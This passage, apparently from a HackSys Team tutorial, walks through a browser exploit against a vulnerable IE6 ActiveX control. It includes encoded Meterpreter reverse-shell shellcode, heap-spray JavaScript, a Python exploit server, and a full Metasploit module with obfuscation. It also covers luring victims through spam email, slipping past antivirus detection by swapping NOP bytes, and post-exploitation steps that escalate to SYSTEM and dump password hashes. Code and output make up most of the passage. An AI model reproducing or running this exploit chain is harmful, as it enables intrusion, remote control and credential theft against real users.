    "#               Tested on WinXPSP3 with IE6             #<br>" +
    "#########################################################<br>" +
    "</pre></h4>");

    document.write(heading);
    //LHOST = <Attackers IP>
    //root@bt: ~#msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.96.128 R |
    //msfencode -a x86 -c 10 -e x86/shikata_ga_nai -t js_le >
/root/Desktop/meterpreter_js.txt

    shellcode =
unescape('%udeda%u22b8%uf7be%ud9da%u2474%u5af4%uc931%u86b1%u4231%u0318%u1842%uea83' +

'%u5cde%u6202%u04cd%u736f%u8528%u00a9%ufeee%uc214%u4f27%u25d7%ua4f1%u002b' +

'%u47e9%u70c5%u1820%ufe20%u29ae%ua19c%u55eb%ud447%uadde%ua7fd%uad5c%ua4ff' +

'%uc6f7%uc342%ub517%u9600%u4563%ua936%u89c0%uf82f%u06ef%u27c3%ub04d%u53ec' +

'%u89e0%u809d%ue20b%ub12a%u69ab%u841a%u3c42%u5d40%ue496%udb30%u8ae0%uaba3' +

'%ud9e0%u4a92%u6079%ub773%u84d4%ud4b7%u48ba%u3fd8%u2c0e%u523a%u4143%uc281' +

'%u122c%u86da%ueddd%uf0fb%ud5f2%u1ed0%u5517%u8954%ue9cc%u6b52%u3ab8%u6a0b' +

'%ucb3c%u3da8%ub650%u4e10%ua087%u5946%u02f8%u823c%ud1ee%u7b62%u4c80%u1d70' +

'%u665b%u492e%u9fff%u2984%ub122%ua6da%u7e40%u39aa%ua713%u7bc6%u476a%u0c22' +

'%u291b%u9bd1%u0415%u2200%u1f97%u8ef5%u5dfc%u9dd2%uba07%uadfa%u7ac2%u3577' +

'%u6805%ueda9%udbb2%ud834%u43fd%ue600%udb3b%ub3b4%u5be6%u63dd%u14af%u9159' +

'%ue9be%ub797%u5f4f%u5d15%u88cb%u3931%u80f5%u3dd1%uf807%uf2b6%ub24e%u1ae6' +

'%u26d5%ua6e5%uf03a%u8eeb%uee47%u1168%ucf23%ud5b1%u5861%u4dc5%u3bff%uf4de' +

'%ubfac%u96cb%ufa08%uc9b0%u388c%u1341%u6ba7%u6b41%u8488%uc896%u9e02%u55fb' +

'%u9c47%u106a%ucf56%u63ce%u478d%ud139%uf2b5%u2ed0%u44fa%ubf51%uffb6%uda59' +
'%u3945%u4ad1%uf908%u3460%ubb2e%u0509%u4585%u30f7%ufd04%u398a%u233e%u1871' +

'%u4728%u3de7%uc1aa%u614b%u14e4%uda02%u6dbc%u691c%u29d2%u2a71%u64ee%uc39a' +

'%udc62%u1e69%uaaad%u9762%ueef6%ue8f8%ub3fc%ube3b%u9b6a%u6369%u9de8%u8c0d' +

'%uba32%u181b%u4766%u4337%u057c%u5b5d%u2efa%ued88%u7c5c%uf173%u432d%u3ed4' +

'%ub73e%u3c05%u8c1b%u3112%u162a%uaf2a%uaf07%ue55a%u62ea%u1d48%ud0f8%u4a35' +

'%u9b34%u1e37%u6b12%u1751%uc493%u4903%u877a%u7e0d%ubdd0%ua156%ud581%u0621' +

'%u1e67%ub59c%u1b94%u7bed%u42cb%ufeb3%u5fb5%u7751%ue062%uc295%uedeb%u2fcc' +

'%u2ed5%ue7de%u3e14%udd4f%u55c5%ub4b0%u1baf%uee54%u44f3%u6340%u31b1%u5534' +
                              '%u5605%ufaf0%u7c83%u6e60');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<h2>vulActiveX.dll Heap Spray Attack</h2>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size
<b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() +
"</b> bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        document.write("Triggering vulnerability in <b>vulActiveX.dll</b>.<br>");
        window.status = "Launching Exploit";
        alert("Launching Exploit");

        evil_payload = "";
        while (evil_payload.length < 14356) evil_payload += unescape('%06');

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(evil_payload);
    </script></head><body></body></html>""")

        print GREEN + ("\n\n[*] Victim IP Address: %s [*]" % (target))
        time.sleep(2)
        print GREEN + ("[*] Port Connected: 80 [*]")
        time.sleep(2)
        print RED + ("[*] Heap Spraying the victims browser [*]")
        time.sleep(2)
        print RED + ("[*] Please wait for Meterpreter sessions [*]")
        time.sleep(2)

    else :
      self.send_error(404,'FILE NOT FOUND')

   # Print custom HTTP Response messages
   def printCustomHTTPResponse(self, respcode):
     self.send_response(respcode)
     self.send_header("Content-type", "text/html")
     self.send_header("Server", "myRequestHandler")
     self.end_headers()

  # In case of any exceptions, pass them
  except Exception:
     pass

# Bind to port 80
httpd = HTTPServer(('', 80), myRequestHandler)

# Print the Logo
print GREEN + ("""
 _    _            _     _____              _______
| |  | |          | |   / ____|            |__   __|
| |__| | __ _  ___| | _| (___  _   _ ___      | | ___  __ _ _ __ ___
|  __  |/ _` |/ __| |/ /\___ \| | | / __|     | |/ _ \/ _` | '_ ` _ \
| |  | | (_| | (__|   <  ____) | |_| \__ \     | |  __/ (_| | | | | | |
|_|  |_|\__,_|\___|_|\_\_____/ \__, |___/     |_|\___|\__,_|_| |_| |_|
                                __/ |
                               |___/
""")

# Print Header
print GREEN + ("""
   ##############################################################
   #   vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)   #
   ##############################################################
   #                                                            #
   #                  Written by HackSys Team                   #
   #                  Author: Ashfaq Ansari                     #
   #                http://hacksys.vfreaks.com                  #
   #                 hacksysteam@hotmail.com                    #
   #                                                            #
   ##############################################################
   #             Tested on WinXP SP3 EN with IE6                #
   ##############################################################
""")

print BLUE + ("[+] Starting vulActiveX.dll Buffer Overflow (Heap Spray SEH)")
time.sleep(2)
print GREEN + ("[+] Launching Meterpreter Multi Handler")
cmd = 'msfcli exploit/multi/handler LHOST=0.0.0.0
PAYLOAD=windows/meterpreter/reverse_tcp E'
subprocess.Popen([cmd], shell=True)
time.sleep(5)
print BLUE + ("[+] Waiting for Meterpreter Multi Handler to be ready")
time.sleep(20)
```

```
print GREEN + ("[+] Mini HTTP Server started and binded to port 80")
time.sleep(2)
print RED + ("[+] Waiting for victims to connect")
print RED + ("\n\nType CTRL+C to exit the exploit..")

try:
     # handle the connections
     httpd.handle_request()
     # Serve HTTP server forever
     httpd.serve_forever()

# Except Keyboard Interrupts and throw custom message
except KeyboardInterrupt:
       print RED + ("\n\nExiting exploit...\n\n")
       sys.exit(1)
```

Our exploit **PoC** in Python language is ready to be served to victim. Now, from the attacker's point of view, it is necessary that the victim click on a hyperlink that will redirect the browser to attacker's IP. This can be achieved in many ways like spamming victim's email inbox, etc.

Build The Trap

Let's run our **exploit_poc_vulactivex.py** and wait for the victim to check his email inbox and click on the malicious link.


```
root@bt:~/Desktop# ./exploit_poc_vulactivex.py

 _    _            _     _____              _______
| |  | |          | |   / ____|            |__   __|
| |__| | __ _  ___| | _| (___  _   _ ___      | | ___  __ _ _ __ ___
|  __  |/ _` |/ __| |/ /\___ \| | | / __|     | |/ _ \/ _` | '_ ` _ \
| |  | | (_| | (__|   < ____) | |_| \__ \     | |  __/ (_| | | | | | |
|_|  |_|\__,_|\___|_|\_\_____/ \__, |___/     |_|\___|\__,_|_| |_| |_|
                                __/ |
                               |___/

   ###############################################################
   #   vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)   #
   ###############################################################
   #                                                             #
   #                   Written by HackSys Team                   #
   #                   Author: Ashfaq Ansari                     #
   #                 http://hacksys.vfreaks.com                  #
   #                  hacksysteam@hotmail.com                    #
   #                                                             #
   ###############################################################
   #               Tested on WinXP SP3 EN with IE6               #
   ###############################################################
```

```
[+] Starting vulActiveX.dll Buffer Overflow (Heap Spray SEH)
[+] Launching Meterpreter Multi Handler
[*] Please wait while we load the module tree...
[+] Waiting for Meterpreter Multi Handler to be ready

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _______________
                 (   3 C    )     /|___ / HackSys Team! \
                 ;@'. __*__,."    \|--- \_______________/
                  '(.,...."/


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 276 days ago (2011.10.20)

Warning: This copy of the Metasploit Framework was last updated 276 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

LHOST => 0.0.0.0
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[+] Mini HTTP Server started and binded to port 80
[+] Waiting for victims to connect


Type CTRL+C to exit the exploit..
```

Our exploit program is running and waiting for victims to connect on **HTTP** port (i.e. port **80**). We have spammed victim's email inbox with emails containing the malicious hyperlinks to the exploit server. If we are lucky then, as soon as the victim click's on the link, our payload will be delivered and we should get a **Meterpreter** session.

Let's have patience and wait for the victim's action. We might have to wait for many hours as we cannot determine when exactly the victim will open our spam emails and click on the malicious link.

Now, let's think from the point of view of a Computer user who is less concerned about the security as he has a great trust on the Anti-Virus program that is installed in his **Windows XP Professional SP3** machine (.i.e. **Avast Free Anti-Virus 2012**).




rom: Attacker <attacker@xyz.com>
o: Victim <victim@xyz.com>
c:
ubject: Latest [redacted] Videos

http://bt.com/
Ctrl+Click to follow link

Hey, Checkout my new videos at http://www.[redacted].com/

Victim click's on the malicious link and the **Internet Explorer 6** starts browsing the link. In this case we consider a pseudo domain **bt.com**. Let's check what our victim is doing.


Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://bt.com/ Go Links
Done
avast!

The page cannot be displayed

The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings.

To attempt fixing network connectivity problems, click **Tools**, and then click **"Diagnose Connection Problems..."**

Other options to try:

- Click the Refresh button, or try again later.
- If you typed the
sure that it is sp
- To check your c
and then click I
tab, click Settin
provided by you
Internet service
- See if your Inte
You can set Mic
and automatical
your network ad
  1. Click the

TROJAN HORSE BLOCKED

avast! Web Shield has blocked a harmful webpage or file.

Object: http://bt.com/
Infection: JS:Agent-IP [Trj]
Process: C:\Program Files\Internet Explorer\iexplore.exe

More details... >>

Oh, no. Unfortunately, the attack was unsuccessful and Anti-Virus has successfully blocked the hack attempt. Let's see what happened to the attacker's machine.

```
LHOST => 0.0.0.0
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[+] Mini HTTP Server started and binded to port 80
[+] Waiting for victims to connect


Type CTRL+C to exit the exploit..
192.168.96.131 - - [26/Jul/2012 00:05:01] "GET / HTTP/1.1" 200 -


[*] Victim IP Address: 192.168.96.131 [*]
[*] Port Connected: 80 [*]
[*] Heap Spraying the victims browser [*]
[*] Please wait for Meterpreter sessions [*]
```

Victim made the **`GET / HTTP/1.1`** request but the payload was not delivered to the victim and no **Meterpreter** sessions were created.

Anti-Virus Evasion

Knock-Knock! Hey, what if we could bypass the **Anti-Virus** detection. What could be the possible reasons for the AV detection? Let's make note of few things.

Guess 1: Either our shellcode got detected by Anti - Virus engine.

Guess 2: Either NOPS might be the cause for Trojan detection alarm by Anti - Virus engine.

We already encoded our Meterpreter payload using **`msfencode`** so there is less chance for the shellcode detection. What else could be the cause for AV detection and attack failure?

After trying the exploit **PoC** without **NOPs**, we were able to deliver the payload page and no Anti-Virus alarm triggered.

Hence, we came to a conclusion that **NOPs** might be the problem. There might be other possible causes of our attack failure. Let's continue and generate other **NOP** equivalent **OP code**. There is a wonderful **NOP** builder module in **Metasploit** named as **opty2**.

Let's fire up **msfconsole** and generate a **NOP**.

```
root@bt:~/Desktop# msfconsole

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)___________________
         \ _ /                      |\
          o_o \     HACKSYS TEAM    | \
               \   ________________ |  *
                |||             WW|||
                |||               |||


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 280 days ago (2011.10.20)

Warning: This copy of the Metasploit Framework was last updated 280 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > use x86/opty2
msf  nop(opty2) > generate 1
buf =
"\xf5"
msf  nop(opty2) > exit
```

Let's replace the **nops** from our exploit **PoC** and replace with the newly generated **NOP** ("**\xf5**").


Before modification:

```
        nops = unescape('%u9090%u9090');
```

After modification:

```
        nops = unescape('%uf5f5%uf5f5');
```

Let's re-run the exploit after the modification has been done. Let's hope that we are able to bypass **AV** detection. Let's intimate our victim to click again on the malicious link.


vulActiveX.dll Heap Spray SEH Exploit - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://bt.com/
Go Links
Launching Exploit
Internet

```
##########################################################
#vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)#
##########################################################
                 HackSys Team - Panthera
                 Author: Ashfaq Ansari
               http://hacksys.vfreaks.com
                 hacksysteam@hotmail.com
##########################################################
#               Tested on WinXPSP3 with IE6              #
##########################################################
```

vulActiveX.dll Heap Spray Attack

Creating one block of memory with NOPS.
Enlarging the memory with NOPS of size 0x5000.
Spraying NOPS + SHELLCODE 250 times.
Allocated 524268 bytes.
Heap Spraying completed successfully.
Triggering vulnerability in vulActiveX.dll

I think our payload got delivered to victim's Computer. Let's see if any **Meterpreter** session were created or not on attackers box running **BackTrack 5 R1**.

```
192.168.96.131 - - [26/Jul/2012 01:10:17] "GET / HTTP/1.1" 200 -


[*] Victim IP Address: 192.168.96.131 [*]
[*] Port Connected: 80 [*]
[*] Heap Spraying the victims browser [*]
[*] Please wait for Meterpreter sessions [*]
[*] Sending stage (752128 bytes) to 192.168.96.131
[*] Meterpreter session 1 opened (192.168.96.128:4444 -> 192.168.96.131:1052) at
2012-07-26 01:11:30 +0530

meterpreter >
```

Yeah! We have finally done it. We got a **Meterpreter** session and we have successfully bypassed **Anti-Virus detection**.

Porting To Metasploit

As a fan of Metasploit developed by **HD Moore**, we decided to port our current exploit to Metasploit module.

---------- **vulActiveX.rb** ----------

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML


    def initialize(info = {})
        super(update_info(info,
            'Name'              => 'vulActiveX.dll SEH Exploit',
            'Description'       => %q{
                    This module exploits a seh vulnerability within vulActiveX.dll.

                         This exploit utilizes a combination of heap spraying and
                         SEH Overwrite technique. Presently this exploit does not
                         bypass DEP and ASLR. Unfortunately unable to find correct
                         gadagets to do stack pivoting.
            },
            'License'           => MSF_LICENSE,
            'Author'            => [ 'Ashfaq Ansari' ],
            'Version'           => '$Revision: 1$',
            'References'        =>
                [
                    [ 'URL', 'http://hacksys.vfreaks.com/' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'           =>
                {
                    'Space'          => 1024,
                    'BadChars'       => "\x00",
                },
            'Platform'          => 'win',
            'Targets'           =>
                [
                    [ 'Automatic', { } ],
                    [ 'Internet Explorer 6 - Windows XP SP3', { 'Ret' => 0x06060606 } ],
                    [ 'Internet Explorer 7 - Windows XP SP3', { 'Ret' => 0x0c0c0c0c } ],
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))

        register_options(
            [
                OptBool.new('OBFUSCATE', [false, 'Enable JavaScript obfuscation', true])
            ], self.class)
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
    end

    def auto_target(cli, request)

        agent = request.headers['User-Agent']
        print_status("Checking user agent: #{agent}")

        if agent =~ /MSIE 6\.0/
            print_status("Victim is running Internet Explorer 6")
            mytarget = targets[1]
        elsif agent =~ /MSIE 7\.0/
            print_status("Victim is running Internet Explorer 7")
            mytarget = targets[2]
        else
            print_error("Victim's browser is not supported")
            mytarget = nil
        end

        return mytarget

    end

    def on_request_uri(cli, request)
        mytarget = target

        print_status("#{cli.peerhost}:#{cli.peerport} Received request for %s" %
request.uri.inspect)

        if target.name == 'Automatic'
            mytarget = auto_target(cli, request)
            if mytarget.nil?
                send_not_found(cli)
                return
            end
        end

        return if ((p = regenerate_payload(cli)) == nil)

        shellcode = Rex::Text.to_unescape(payload.encoded,
Rex::Arch.endian(target.arch))

        ret     = Rex::Text.uri_encode([mytarget['Ret']].pack('V*'))

        nops = Rex::Text.to_unescape(make_nops(4))

        js = <<-JS

        shellcode = unescape('#{shellcode}');

        nops = unescape('#{nops}');

        headersize = 20;
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
          memory[counter] = block + shellcode;
          window.status = "Heap Spraying: " + Math.round(100 * counter / 250) + "%
done";
        }

        evil_payload = "";
        while (evil_payload.length < 14356) evil_payload += unescape('#{ret}');
        window.status = "Launching Exploit";
        _vulActiveX.BufferOverflow(evil_payload);
        JS

        if datastore['OBFUSCATE']
            js = ::Rex::Exploitation::JSObfu.new(js)
            js.obfuscate
        end

        content = <<-HTML
        <html>
        <head>
        <title>vulActiveX.dll - Metasploit Module - HeapSpray</title>
        <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
        </object>
        <script type="text/javascript" language="javascript">
        #{js}
        </script>
        </head>
        <body>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)
    end

end
```


In order to use **vulActiveX.rb** as Metasploit module, we will have to copy **vulActiveX.rb** to the below given location.

```
/pentest/exploits/framework/modules/exploits/windows/browser/
```

Let's load **msfconsole** after integrating our module into Metasploit and launch the exploit again.

```
root@bt:~# msfconsole


#     #                       #####
#     #   ##    ####  #    # #     # #   #  ####
#     #  #  #  #    # #   #  #        # #  #
####### #    # #      ####    #####    #    ####
#     # ###### #      #  #         #   #        #
#     # #    # #    # #   #  #     #   #   #    #
#     # #    #  ####  #    #  #####    #    ####

#######
   #    ######   ##   #    #
   #    #       #  #  ##  ##
   #    #####  #    # # ## #
   #    #      ###### #    #
   #    #      #    # #    #
   #    ###### #    # #    #


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 749 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 276 days ago (2011.10.20)

Warning: This copy of the Metasploit Framework was last updated 276 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/browser/vulActiveX
msf  exploit(vulActiveX) > set URIPATH /
URIPATH => /

msf  exploit(vulActiveX) > set SRVPORT 80
SRVPORT => 80

msf  exploit(vulActiveX) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf  exploit(vulActiveX) > set LHOST 192.168.96.128
LHOST => 192.168.96.128

msf  exploit(vulActiveX) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.96.128:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.96.128:80/
[*] Server started.
msf  exploit(vulActiveX) >
```

Our exploit is running and waiting for the victim to connect on **port 80**. Let's connect to the exploit server on **port 80** and check if the exploit is working as expected and is able to bypass AV detection.


avast! FREE ANTIVIRUS
SECURED
Your system is fully protected.
Program awaiting registration, please register.
Launching Exploit
http://bt.com/

I think the payload got delivered successfully. Let's check the **`msfconsole`** and find out whether any sessions were made.

```
msf  exploit(vulActiveX) > [*] 192.168.96.131:1078 Received request for "/"
[*] Checking user agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C;
.NET4.0E)
[*] Victim is running Internet Explorer 6
[*] Sending exploit to 192.168.96.131:1078...
[*] Sending stage (752128 bytes) to 192.168.96.131
[*] Meterpreter session 1 opened (192.168.96.128:4444 -> 192.168.96.131:1079) at
2012-08-03 17:41:45 +0530
```

Fantastic, we got a **Meterpreter** session opened to the attacker's box. Let's run some of the **`msfconsole`** commands and do some post exploitation stuffs.

```
msf  exploit(vulActiveX) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer        : WINXPSP3
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32

meterpreter > getuid
Server username: WINXPSP3\HackSys

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
ASPNET:1004:04d87f074f9d3bf728e4250679477c4d:cf8fb670cdb63730787019ac56a13691:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HackSys:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HelpAssistant:1000:a7367b6f192390a41ccac07f5f5b44b3:91ab307b3a1b696e072905c10cbb
7dae:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5e5944978ae366e7c7c2ccc1e
f52c779:::
